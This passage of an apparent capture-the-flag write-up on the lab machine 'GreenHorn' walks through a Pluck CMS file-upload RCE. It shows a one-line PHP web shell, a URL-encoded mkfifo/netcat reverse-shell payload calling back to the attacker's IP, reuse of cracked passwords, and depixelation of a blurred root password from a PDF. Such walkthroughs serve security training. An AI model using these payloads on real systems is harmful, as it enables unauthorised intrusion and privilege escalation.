Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1

Started: Sun Jul 21 10:47:10 2024
Stopped: Sun Jul 21 10:47:38 2024
```

3) Exploited the rce
https://www.exploit-db.com/exploits/51592



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ cat miri.php
<?php system($_GET["cmd"]); ?>

┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ zip minibbas.zip miri.php
updating: miri.php (stored 0%)

┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ python3 exploit.py
ZIP file path: minibbas.zip
Login account
ZIP file download.
```




greenhorn.htb/data/modules/mirabbas/miri.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exploitation


1) Got reverse shell


Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send Cancel
Target: http://greenhorn.htb
HTTP/1
Request
Pretty Raw Hex
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 8
Inspector
Notes
vigneswar@VigneswarPC: /tm

```
GET
/data/modules/mirabbas/miri.php?
cmd=
rm%20f%3bmkfifo%20f%3bcat%20f%7c%
2fbin%2fbash%20-i%202%3e%261%7cnc
%2010.10.14.30%20%204444%20%3ef
HTTP/1.1
Host: greenhorn.htb
User-Agent: Mozilla/5.0 (X11;
Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,a
pplication/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Connection: keep-alive
Cookie: PHPSESSID=
cms0v1543psb03jkb3lgi833a7
Upgrade-Insecure-Requests: 1
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ python3 exploit.py
Login account
ZIP file download.


┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.150.100] 35726
bash: cannot set terminal process group (995): Inappropriate ioctl for devic
e
bash: no job control in this shell
www-data@greenhorn:~/html/pluck/data/modules/mirabbas$ python3 -c "import pt
y;pty.spawn('/bin/bash');"
<as$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@greenhorn:~/html/pluck/data/modules/mirabbas$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn/GreenHorn]
└─$ stty raw -echo && fg
[3]  - continued  nc -lvnp 4444

www-data@greenhorn:~/html/pluck/data/modules/mirabbas$ export TERM=xterm
www-data@greenhorn:~/html/pluck/data/modules/mirabbas$ stty rows 41 cols 156
www-data@greenhorn:~/html/pluck/data/modules/mirabbas$ 
```


2) Logged in with junior:iloveyou1



```
www-data@greenhorn:~/html/pluck/data/modules$ su junior
Password:
junior@greenhorn:/var/www/html/pluck/data/modules$ 
```

Privilege Escalation


1) Checked the pdf in home folder



```
junior@greenhorn:~$ ls
 gitea  linpeas.sh   pspy64   user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ python3 -m http.server -b 0.0.0.0 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.30 - - [21/Jul/2024 05:55:26] "GET /Using%20OpenVAS.pdf HTTP/1.1" 2
00 -
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ explorer.exe .

┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$
```

2) it contains blurred password


wsl.localhost/kali-linux/home/vigneswar/Temporary/Using%20OpenVAS.pdf
df
1 / 1
100%

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [redacted]


As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,


Mr. Green

3) Extracted image from pdf



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ pdfimages -all Using\ OpenVAS.pdf out

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ls
CTFS           Downloads   HeapLAB_Part2  KernelDevelopment  out-000.png  pwndbg  src        'Using OpenVAS.pdf'  Web
download.jpeg  HeapLAB     HeapLAB_Part3  opt                Pwn          Rev     Temporary   VPN                 WebDevelopment
```

4) Found a tool to depixelate image



github.com/spipm/Depix

tool_show_boxes.py Refactored and removed this pip stuff. Added box checking ... 8 months ago

No packages published

Contributors 10

Languages

Python 100.0%

README License


Depix

Depix is a PoC for a technique to recover plaintext from pixelized screenshots.

This implementation works on pixelized images that were created with a linear box filter. In this article I cover background information on pixelization and similar research.

Example

5) Depixelated the password




vigneswar@VigneswarPC: /op

```
2024-07-21 14:10:49,743 - Writing average results for multiple matches to ou
tput
2024-07-21 14:10:49,743 - Saving output image to: /home/vigneswar/result.png

┌──(vigneswar㉿VigneswarPC)-[/opt/Depix]
└─$ python3 depix.py \
    -p /home/vigneswar/out-000.png \
    -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
    -o /home/vigneswar/result.png
2024-07-21 14:11:21,717 - Loading pixelated image from /home/vigneswar/out-0
00.png
2024-07-21 14:11:21,725 - Loading search image from images/searchimages/debr
uinseq_notepad_Windows10_closeAndSpaced.png
2024-07-21 14:11:22,500 - Finding color rectangles from pixelated space
2024-07-21 14:11:22,502 - Found 252 same color rectangles
2024-07-21 14:11:22,502 - 190 rectangles left after moot filter
2024-07-21 14:11:22,502 - Found 1 different rectangle sizes
2024-07-21 14:11:22,502 - Finding matches in search image
2024-07-21 14:11:22,502 - Scanning 190 blocks with size (5, 5)
2024-07-21 14:11:22,537 - Scanning in searchImage: 0/1674
2024-07-21 14:12:24,509 - Removing blocks with no matches
2024-07-21 14:12:24,510 - Splitting single matches and multiple matches
2024-07-21 14:12:24,519 - [16 straight matches | 174 multiple matches]
2024-07-21 14:12:24,519 - Trying geometrical matches on single-match squares
2024-07-21 14:12:25,300 - [29 straight matches | 161 multiple matches]
2024-07-21 14:12:25,300 - Trying another pass on geometrical matches
2024-07-21 14:12:25,951 - [41 straight matches | 149 multiple matches]
2024-07-21 14:12:25,951 - Writing single match results to output
2024-07-21 14:12:25,952 - Writing average results for multiple matches to ou
tput
2024-07-21 14:12:32,310 - Saving output image to: /home/vigneswar/result.png

┌──(vigneswar㉿VigneswarPC)-[/opt/Depix]
└─$ 
```

sidefromsidetheothersidesidefromsidetheotherside

6) Got root access



```
junior@greenhorn:~$ su root
Password:
root@greenhorn:/home/junior# 
```